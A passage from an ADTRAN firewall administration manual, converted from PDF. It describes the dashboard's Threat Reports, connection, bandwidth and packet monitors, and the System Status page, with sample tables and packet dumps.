
- [“What Are Threat Reports?” on page 75](#)
- [“Benefits” on page 76](#)
- [“How Does the Threat Reports Work?” on page 76](#)

What Are Threat Reports?

The ADTRAN Threat Reports provides reports of the latest threat protection data from a single ADTRAN appliance and aggregated threat protection data from firewalls deployed globally. The ADTRAN Threat Reports displays automatically upon successful authentication to a firewall, and can be viewed at any time by navigating to the **Dashboard > Threat Reports** menu in the left-hand menu.

Reports in the Threat Reports include:

- Viruses Blocked
- Intrusions Prevented
- Spyware Blocked
- Multimedia (IM/P2P) Detected/Blocked



Each report includes a graph of threats blocked over time and a table of the top blocked threats. Reports, which are updated hourly, can be customized to display data for the last 12 hours, 14 days, 21 days, or 6 months. For easier viewing, ADTRAN Threat Reports reports can be transformed into a PDF file format with the click of a button.

Benefits

The Threat Reports provides the latest threat protection information to keep you informed about potential threats being blocked by firewalls. If you subscribe to ADTRAN's security services, including Gateway Anti-Virus, Gateway Anti-Spyware, Intrusion Prevention Service (IPS), and Content Filtering Service, you are automatically protected from the threats reported by the ADTRAN Threat Reports. ADTRAN's security services include ongoing new signature updates to protect against the latest virus and spyware attacks.

How Does the Threat Reports Work?

The ADTRAN Threat Reports provides global and appliance-level threat protection statistics. At the appliance level, threat protection data from your firewall is displayed. At the global level, the ADTRAN Threat Reports is updated hourly from the ADTRAN backend server with aggregated threat protection data from globally-deployed firewalls. Data provided by the ADTRAN backend server is cached locally for reliable delivery.

To be protected from the threats reported in the ADTRAN Threat Reports, it is recommended that you purchase ADTRAN security services. For more information about ADTRAN security services, see ["ADTRAN Security Services" on page 1011](#).



Note

The firewall must have Internet connectivity (including connection to a DNS server) to receive the latest threat protection statistics from the ADTRAN backend server, which reports aggregated data from globally deployed firewalls. If you lose connectivity, cached data from the last update will display, and the latest data will not be available until connectivity is restored.

ADTRAN Threat Reports Configuration Tasks

The ADTRAN Threat Reports can be configured to display global or appliance-level statistics, to display statistics for different time periods, and to generate a custom PDF file.

The ADTRAN Threat Reports displays automatically upon successful login to a firewall. You can access the ADTRAN Threat Reports at any time by navigating to **Dashboard > Threat Reports** in the left-hand menu. You may see an introductory screen while the latest data is retrieved.

This section provides the following subsections:

- ["Switching to Global or Appliance-Level View" on page 76](#)
- ["Selecting Custom Time Interval" on page 77](#)
- ["Generating a Threat Reports PDF" on page 77](#)

Switching to Global or Appliance-Level View


To view ADTRAN Threat Reports global reports, select the radio button next to **Global** in the top of the **Dashboard > Threat Reports** screen. To view appliance-level reports, select the radio button next to the appliance serial number.

Selecting Custom Time Interval

The ADTRAN Threat Reports reports default to a view of reports from the “Last 14 Days,” providing an aggregate view of threats blocked during that time period. You can configure each report to one of four optional time periods. Each report can be configured to reflect a different time period. To change a report to reflect a different time period, perform the following steps:


-
- Step 1** Select the report you want to change:
- Viruses Blocked
 - Intrusions Prevented
 - Spyware Blocked
 - Multimedia (IM/P2P) Detected/Blocked
- Step 2** Next to the title of the selected report, click the pull-down menu and select one of the following options:
- **Last 12 Hours** - Displays threat information from the last 12 hours
 - **Last 14 Days** - Displays threat information from the last 14 days
 - **Last 21 Days** - Displays threat information from the last 21 days
 - **Last 6 Months** - Displays threat information from the last 6 months

Generating a Threat Reports PDF

To create a PDF version of the ADTRAN Threat Reports, first select the desired view (global or appliance-level) and the desired time period for each report (the last 12 hours, 14 days, 21 days, or 6 months). Click the  button at the top of the page.


Dashboard > User Monitor

The **Dashboard > User Monitor** page displays details on all user connections to the firewall.



Dashboard > BWM Monitor

The Dashboard > BWM Monitor page displays per-interface bandwidth management for ingress and egress network traffic. The BWM monitor graphs are available for real-time, highest, high, medium high, medium, medium low, low and lowest policy settings. The view range is configurable in 60 seconds, 2 minutes, 5 minutes, and 10 minutes (default). The refresh interval rate is configurable from 3 to 30 seconds. The bandwidth management priority is depicted by guaranteed, maximum, and dropped.



Dashboard > Connections Monitor

The Dashboard > Connections Monitor page displays details on all active connections to the firewall.

Viewing Connections

The connections are listed in the **Connections Monitor** table.

| # | Src IP | Src Port | Dst IP | Dst Port | Protocol | Src Iface | Dst Iface | Flow Type | IPS Category | Expiry (sec) | Tx Bytes | Rx Bytes | Tx Pkts | Rx Pkts | Delete | Flush |
|----|-----------------|----------|---------------|----------|----------|-----------|-----------|-----------|--------------|--------------|----------|----------|---------|---------|--------|-------|
| 1 | 1.172.2.130 | 29300 | 67.115.118.5 | 29437 | ICMP | X20 | X20 | | N/A | 45 | 46 | 0 | 1 | 0 | 1 | X |
| 2 | 107.20.196.3 | 80 | 67.115.118.5 | 21359 | TCP | X20 | X20 | HTTP | N/A | 72 | 48 | 0 | 1 | 0 | 1 | X |
| 3 | 107.22.164.11 | 80 | 67.115.118.5 | 5085 | TCP | X20 | X20 | HTTP | N/A | 60 | 48 | 0 | 1 | 0 | 1 | X |
| 4 | 107.22.107.155 | 80 | 67.115.118.5 | 41906 | TCP | X20 | X20 | HTTP | N/A | 69 | 40 | 0 | 1 | 0 | 1 | X |
| 5 | 108.59.10.97 | 80 | 67.115.118.49 | 28651 | TCP | X20 | X20 | HTTP | N/A | 46 | 60 | 0 | 1 | 0 | 1 | X |
| 6 | 110.174.214.221 | 32767 | 204.118.31.2 | 26125 | TCP | X20 | X20 | | N/A | 21 | 60 | 0 | 1 | 0 | 1 | X |
| 7 | 112.90.143.226 | 80 | 67.115.118.5 | 46000 | ICMP | X20 | X20 | HTTP | N/A | 127 | 52 | 0 | 1 | 0 | 1 | X |
| 8 | 113.28.3.37 | 64206 | 67.115.118.8 | 8 | ICMP | X20 | X20 | | N/A | 28 | 20020 | 0 | 523 | 0 | 1 | X |
| 9 | 114.30.36.160 | 80 | 67.115.118.49 | 49762 | TCP | X20 | X20 | HTTP | N/A | 136 | 52 | 0 | 1 | 0 | 1 | X |
| 10 | 114.30.36.190 | 80 | 67.115.118.49 | 53129 | TCP | X20 | X20 | HTTP | N/A | 137 | 52 | 0 | 1 | 0 | 1 | X |
| 11 | 12.129.190.110 | 80 | 67.115.118.5 | 8746 | TCP | X20 | X20 | HTTP | N/A | 141 | 48 | 0 | 1 | 0 | 1 | X |
| 12 | 12.129.210.71 | 80 | 67.115.118.49 | 45634 | TCP | X20 | X20 | HTTP | N/A | 74 | 48 | 0 | 1 | 0 | 1 | X |
| 13 | 12.129.210.71 | 80 | 67.115.118.49 | 29370 | TCP | X20 | X20 | HTTP | N/A | 99 | 46 | 0 | 1 | 0 | 1 | X |
| 14 | 12.129.210.71 | 80 | 67.115.118.5 | 19970 | TCP | X20 | X20 | HTTP | N/A | 110 | 46 | 0 | 1 | 0 | 1 | X |
| 15 | 12.129.210.71 | 80 | 67.115.118.5 | 41478 | TCP | X20 | X20 | HTTP | N/A | 135 | 48 | 0 | 1 | 0 | 1 | X |
| 16 | 123.125.115.43 | 80 | 67.115.118.49 | 51471 | TCP | X20 | X20 | HTTP | N/A | 133 | 52 | 0 | 1 | 0 | 1 | X |
| 17 | 123.125.115.90 | 80 | 67.115.118.49 | 60555 | TCP | X20 | X20 | HTTP | N/A | 126 | 52 | 0 | 1 | 0 | 1 | X |

Filtering Connections Viewed

You can filter the results to display only connections matching certain criteria. You can filter by **Source IP**, **Destination IP**, **Destination Port**, **Src Interface**, **Dst Interface**, and **Protocol**. Enter your filter criteria in the **Connections Monitor Settings** table.

The fields you enter values into are combined into a search string with a logical **AND**. For example, if you enter values for **Source IP** and **Destination IP**, the search string will look for connections matching:

Source IP AND Destination IP

Check the **Group** box next to any two or more criteria to combine them with a logical **OR**. For example, if you enter values for **Source IP**, **Destination IP**, and **Protocol**, and check **Group** next to **Source IP** and **Destination IP**, the search string will look for connections matching:

(Source IP OR Destination IP) AND Protocol

Click **Apply Filter** to apply the filter immediately to the **Active Connections** table. Click **Reset** to clear the filter and display the unfiltered results again.

You can export the list of active connections to a file. Click **Export Results**, and select if you want the results exported to a plain text file, or a Comma Separated Value (CSV) file for importing to a spreadsheet, reporting tool, or database. If you are prompted to Open or Save the file, select **Save**. Then enter a filename and path and click **OK**.

Dashboard > Packet Monitor



Note

For increased convenience and accessibility, the Packet Monitor page can be accessed either from Dashboard > Packet Monitor or System > Packet Monitor. The page is identical regardless of which tab it is accessed through. For detailed overview and configuration information on Packet Monitor, refer to the [“System > Packet Monitor” on page 133](#).

The screenshot shows the Packet Monitor interface with the following details:

- Buttons:** Configure, Monitor All, Monitor Default, Clear, Refresh
- Packet Monitor Section:**
 - Coalesce captured packets before
 - Preserve captured packets (or transfer and export as separate files (for performance-critical capture))
 - Trace off, Buffer size 32000 KB, 0 Packets captured, Buffer is 0% full, 0 MB of Buffer lost
 - Local mirroring off, Mirroring to interface: NONE, 0 packets mirrored, 0 pkts skipped, 0 pkts exceeded rate
 - Remote mirroring Tx off, Mirroring to: 0.0.0.0, 0 packets mirrored, 0 pkts skipped, 0 pkts exceeded rate
 - Remote mirroring Rx off, Receiving from: 0.0.0.0, 0 mirror packets rcvd, 0 mirror packets rcvd but skipped
 - FTP logging off, FTP Server Pass/Failure count: 0 / 0, FTP Thread is Idle, Buffer status OK
 - Current Buffer Statistics: 0 Dropped, 0 Forwarded, 0 Consumed, 0 Generated
 - Current Configurations: Filters, General, Logging, Mirroring
 - Start Capture, Stop Capture, Start Mirror, Stop Mirror, Log to FTP server, Export as: [dropdown]
- Captured Packets Table:**

| # | Time | Ingress | Egress | Source IP | Destination IP | Ether Type | Packet Type | Ports[Src, Dst] | Status | Length [Actual] | Blade |
|--|------|---------|--------|-----------|----------------|------------|-------------|-----------------|--------|-----------------|-------|
| Items: 0 to 0 (of 0) [1] [2] [3] [4] [5] | | | | | | | | | | | |

Using Packet Monitor and Packet Mirror

In addition to the **Configure** button, the top of the **Dashboard > Packet Monitor** page provides several buttons for general control of the packet monitor feature and display. These include the following:

- **Monitor All** – Resets current monitor filter settings and advanced page settings so that traffic on all local interfaces is monitored. A confirmation dialog box displays when you click this button.
- **Monitor Default** – Resets current monitor filter settings and advanced page settings to factory default settings. A confirmation dialog box displays when you click this button.
- **Clear** – Clears the packet monitor queue and the displayed statistics for the capture buffer, mirroring, and FTP logging. A confirmation dialog box displays when you click this button.
- **Refresh** – Refreshes the packet display windows on this page to show new buffer data.

The Dashboard > Packet Monitor page is shown below:

Packet Monitor

Configure Monitor All Monitor Default Clear Refresh

Packet Monitor

- Trace off, Buffer size 8000 KB, 451 Packets captured, Buffer is 1% full, 0 MB of buffer lost
- Local mirroring on, Mirroring to interface 303, 3042 packets mirrored, 0 pbits skipped, 0 pbits exceeded rate
- Remote mirroring Tx on, Mirroring to 2:2:2:3, 3040 packets mirrored, 0 pbits skipped, 10 pbits exceeded rate
- Remote mirroring Rx on, Receiving from 2:2:2:4, 0 mirror packets rcvd, 0 mirror packets rcvd but skipped
- FTP logging off, FTP Server Pass/Value count: 0 / 0, FTP Thread is idle, Buffer status OK

Current Buffer Statistics: 263 Dropped, 0 Forwarded, 107 Consumed, 0 Generated, 0 Unknowns

Current Configurations: Filters General Logging Mirroring

Start Capture Stop Capture Start Mirror Stop Mirror Log to FTP server Export as:

Captured Packets

| # | Time | Ingress | Egress | Source IP | Destination IP | Ether Type | Packet Type | Ports(Src, Dest) | Status | Length(Actual) |
|---|-------------------------|---------|--------|------------|----------------|------------|-------------|------------------|----------|----------------|
| 1 | 01/06/2010 13:20:33.128 | 31(*) | -- | 10.0.0.10 | 10.0.94.101 | ARP | Request | -- | CONSUMED | 60(60) |
| 2 | 01/06/2010 13:20:33.128 | 31(*) | -- | 0.0.0.0 | 10.0.81.101 | ARP | Request | -- | DROPPED | 60(60) |
| 3 | 01/06/2010 13:20:33.240 | 31(*) | -- | 10.0.0.254 | 10.0.20.8 | ARP | Request | -- | CONSUMED | 60(60) |
| 4 | 01/06/2010 13:20:33.240 | 31(*) | -- | 10.0.0.254 | 10.0.81.4 | ARP | Request | -- | CONSUMED | 60(60) |
| 5 | 01/06/2010 13:20:33.240 | 31(*) | -- | 10.0.0.254 | 10.0.20.10 | ARP | Request | -- | CONSUMED | 60(60) |
| 6 | 01/06/2010 13:20:33.240 | 31(*) | -- | 10.0.0.254 | 10.0.20.11 | ARP | Request | -- | CONSUMED | 60(60) |
| 7 | 01/06/2010 13:20:33.240 | 31(*) | -- | 10.0.0.254 | 10.0.20.12 | ARP | Request | -- | CONSUMED | 60(60) |
| 8 | 01/06/2010 13:20:33.240 | 31(*) | -- | 10.0.0.254 | 10.0.20.13 | ARP | Request | -- | CONSUMED | 60(60) |
| 9 | 01/06/2010 13:20:33.240 | 31(*) | -- | 10.0.0.254 | 10.0.20.15 | ARP | Request | -- | CONSUMED | 60(60) |

Packet Detail

Ethernet Header:
 Ether Type: ARP (0x806), Src=(02:17:c5:14:e5:8c), Svc=(ff:ff:ff:ff:ff:ff)
 ARP Packet:
 ARP TYPE: ARP Request
 Sender MAC Address: 02:17:c5:14:e5:8c
 Sender IP Address: 10.0.0.10
 Target MAC Address: 00:00:00:00:00:00

Hex Dump:
 ffffffff ffff0217 c514e58c 00000001 00000004 00010217 *.....*
 c514e58c 0a00000a 00000000 00000a00 5e450000 00000000 *.....*
 00000000 00000000 00000000 *.....*

For an explanation of the status indicators near the top of the page, see [“Understanding Status Indicators”](#) on page 115.

The other buttons and displays on this page are described in the following sections:

- [“Starting and Stopping Packet Capture”](#) on page 82
- [“Starting and Stopping Packet Mirror”](#) on page 83
- [“Viewing Captured Packets”](#) on page 83

Starting and Stopping Packet Capture

You can start a packet capture that uses default settings without configuring specific criteria for packet capture, display, FTP export, and other settings. If you start a default packet capture, the ADTRAN appliance will capture all packets except those for internal communication, and will stop when the buffer is full or when you click **Stop Capture**.

- Step 1** Navigate to the **Dashboard > Packet Monitor** page.
- Step 2** Optionally click **Clear** to set the statistics back to zero.
- Step 3** Under **Packet Monitor**, click **Start Capture**.
- Step 4** To refresh the packet display windows to show new buffer data, click **Refresh**.

Step 5 To stop the packet capture, click **Stop Capture**.

You can view the captured packets in the Captured Packets, Packet Detail, and Hex Dump sections of the screen. See [“Viewing Captured Packets” on page 83](#).

Starting and Stopping Packet Mirror

You can start packet mirroring that uses your configured mirror settings by clicking **Start Mirror**. It is not necessary to first configure specific criteria for display, logging, FTP export, and other settings. Packet mirroring stops when you click **Stop Mirror**.

Step 1 Navigate to the **Dashboard > Packet Monitor** page.

Step 2 Under **Packet Monitor**, click **Start Mirror** to start mirroring packets according to your configured settings.

Step 3 To stop mirroring packets, click **Stop Mirror**.

Viewing Captured Packets

The **Dashboard > Packet Monitor** page provides three windows to display different views of captured packets. The following sections describe the viewing windows:

- [“About the Captured Packets Window” on page 83](#)
- [“About the Packet Detail Window” on page 85](#)
- [“About the Hex Dump Window” on page 85](#)

About the Captured Packets Window

The **Captured Packets** window displays the following statistics about each packet:

- # - The packet number relative to the start of the capture
- Time - The date and time that the packet was captured
- Ingress - The ADTRAN appliance interface on which the packet arrived is marked with an asterisk (*). The subsystem type abbreviation is shown in parentheses. Subsystem type abbreviations are defined in the following table.

| Abbreviation | Definition |
|--------------|---|
| i | Interface |
| hc | Hardware based encryption or decryption |
| sc | Software based encryption or decryption |
| m | Multicast |
| r | Packet reassembly |
| s | System stack |
| ip | IP helper |
| f | Fragmentation |

Captured Packets Items 1 to 50 (of 451)

| # | Time | Ingress | Egress | Source IP | Destination IP | Ether Type | Packet Type | Ports [Src, Dst] | Status | Length [Actual] |
|---|-------------------------|---------|--------|------------|----------------|------------|-------------|------------------|----------|-----------------|
| 1 | 01/06/2010 13:20:33.120 | X1*(0) | -- | 10.0.0.10 | 10.0.94.101 | ARP | Request | -- | CONSUMED | 60(60) |
| 2 | 01/06/2010 13:20:33.128 | X1*(0) | -- | 0.0.0.0 | 10.0.81.101 | ARP | Request | -- | DROPPED | 60(60) |
| 3 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.20.8 | ARP | Request | -- | CONSUMED | 60(60) |
| 4 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.81.4 | ARP | Request | -- | CONSUMED | 60(60) |
| 5 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.20.10 | ARP | Request | -- | CONSUMED | 60(60) |
| 6 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.20.11 | ARP | Request | -- | CONSUMED | 60(60) |
| 7 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.20.12 | ARP | Request | -- | CONSUMED | 60(60) |
| 8 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.20.13 | ARP | Request | -- | CONSUMED | 60(60) |
| 9 | 01/06/2010 13:20:33.240 | X1*(0) | -- | 10.0.0.254 | 10.0.20.15 | ARP | Request | -- | CONSUMED | 60(60) |

- Egress - The ADTRAN appliance interface on which the packet was captured when sent out
 - The subsystem type abbreviation is shown in parentheses. See the table above for definitions of subsystem type abbreviations
- Source IP - The source IP address of the packet
- Destination IP - The destination IP address of the packet
- Ether Type - The Ethernet type of the packet from its Ethernet header
- Packet Type - The type of the packet depending on the Ethernet type; for example:
 - For IP packets, the packet type might be TCP, UDP, or another protocol that runs over IP
 - For PPPoE packets, the packet type might be PPPoE Discovery or PPPoE Session
 - For ARP packets, the packet type might be Request or Reply
- Ports [Src, Dst] - The source and destination TCP or UDP ports of the packet
- Status - The status field for the packet

The status field shows the state of the packet with respect to the firewall. A packet can be dropped, generated, consumed or forwarded by the ADTRAN appliance. You can position the mouse pointer over dropped or consumed packets to show the following information.

| Packet status | Displayed value | Definition of displayed value |
|---------------|-----------------------|-------------------------------------|
| Dropped | Module-ID = <integer> | Value for the protocol subsystem ID |
| | Drop-code = <integer> | Reason for dropping the packet |
| | Reference-ID: <code> | ADTRAN-specific data |
| Consumed | Module-ID = <integer> | Value for the protocol subsystem ID |

- Length [Actual] - Length value is the number of bytes captured in the buffer for this packet. Actual value, in brackets, is the number of bytes transmitted in the packet.

About the Packet Detail Window

When you click on a packet in the Captured Packets window, the packet header fields are displayed in the Packet Detail window. The display will vary depending on the type of packet that you select.

```

Packet Detail
-----
Ethernet Header
  Ether Type: ARP (0x806), Src=[00:22:19:04:47:17], Dst=[ff:ff:ff:ff:ff:ff]
ARP Packet:
  ARP TYPE: ARP Request
  Sender MAC Address: 00:22:19:04:47:17
  Sender IP Address: 10.0.54.43
  Target MAC Address: 00:00:00:00:00:00
  
```

```

Packet Detail
-----
Ethernet Header
  Ether Type: IP (0x800), Src=[00:02:e3:23:fe:a5], Dst=[00:17:c5:1a:2d:98]
IP Packet Header
  IP Type: UDP (0x11), Src=[192.160.160.1], Dst=[192.160.160.40]
UDP Packet Header
  Src=[53], Dst=[1024], Checksum=0x9f6b, Message Length=88 bytes
Application Header
  
```

About the Hex Dump Window

When you click on a packet in the Captured Packets window, the packet data is displayed in hexadecimal and ASCII format in the Hex Dump window. The hex format is shown on the left side of the window, with the corresponding ASCII characters displayed to the right for each line. When the hex value is zero, the ASCII value is displayed as a dot.

```

Hex Dump
-----
0017c51a 2d480002 e323fee5 00004500 006c674b 00000011 *..._H...#...E..lgK...*
01b9e0a8 a803e0a8 a8280035 04000058 9f6b06d2 81800001 *.....(.S...X.k.....*
00020000 00000468 656e700b 6d72736f 6e696377 616e6c03 *.....help.mysonicwall.*
63626d00 00010001 c00c0005 00010000 0d09000e 0400656c *com.....hel*
7006676c 6f62616c 6011c032 00010001 0000006a 0004cc04 *p.global...2.....j....*
0a76                                     *.v
  
```

Dashboard > Log Monitor



Note

For increased convenience and accessibility, the Log Monitor page can be accessed either from Dashboard > Log Monitor or Log > View. The two pages provide identical functionality. For information on using Log Monitor, see [“Log > View” on page 1099](#).

PART 3

System


CHAPTER 5


Viewing Status Information

System > Status

The **System > Status** page provides a comprehensive collection of information and links to help you manage your firewall and ADTRAN Security Services licenses. It includes status information about your firewall organized into five sections: **System Messages**, **System Information**, **Security Services**, **Latest Alerts**, and **Network Interfaces** as well as the **Wizards** button for accessing the **ADTRAN Configuration Wizard**.

System /
Status

 • WARNING: A rule exists allowing HTTP/HTTPS management from the WAN. This is a potential vulnerability. Choose a good password.
• Log messages cannot be sent because you have not specified an outbound SMTP server address.

| System Information | |
|----------------------|---|
| Model: | NSA 3500 |
| Serial Number: | 0017c516b230 |
| Authentication Code: | abcd-1234 |
| Firmware Version: | SonicOS Enhanced 5.0.0.0-206 |
| ROM Version: | SonicROM 5.0.0.0 |
| CPU: | 4.25% - 4 x 550 MHz MIPS64-Octeon Processor  |
| Total Memory: | 512MB RAM, 512MB Flash |
| System Time: | 07/20/2007 15:07:09 |
| Up Time: | 0 Days 01:10:23 |
| Connections: | 14 |
| Last Modified By: | Unmodified since reboot |

| Security Services | |
|---|--|
| Nodes/Users: Unlimited Nodes | |
| SonicWALL Registration Update Needed. | |
| Please update your registration information . | |
| This will complete your firmware registration. | |

Wizards

The **Wizards** button on the **System > Status** page provides access to the **ADTRAN Configuration Wizard**, which allows you to easily configure the firewall using the following sub-wizards:

- **Setup Wizard** - This wizard helps you quickly configure the firewall to secure your Internet (WAN) and LAN connections.
- **Registration and License Wizard** - This wizard simplifies the process of registering your firewall and obtaining licenses for additional security services.
- **Public Server Wizard** - This wizard helps you quickly configure the firewall to provide public access to an internal server, such as a Web or E-mail server.
- **VPN Wizard** - This wizard helps you create a new site-to-site VPN Policy or configure the WAN GroupVPN to accept VPN connections from ADTRAN Global VPN Clients.
- **Application Firewall Wizard** - Supported on the NetVanta 2830 and 2840 appliances, this wizard helps you quickly configure your firewall with policies to inspect application level network traffic. With the wizard you will be able to create Application Firewall Policies based on series of predefined steps.

For more information on using the ADTRAN Configuration Wizard, see “Wizards” on page 1145.

System Messages

Any information considered relating to possible problems with configurations on the firewall such as password, log messages, as well as notifications of ADTRAN Security Services offers, new firmware notifications, and upcoming Security Service s expirations are displayed in the **System Messages** section.

System Information

The following information is displayed in this section:


- **Model** - Type of firewall product.
- **Product Code** - The numeric code for the model of firewall.
- **Serial Number** - Also the MAC address of the firewall.
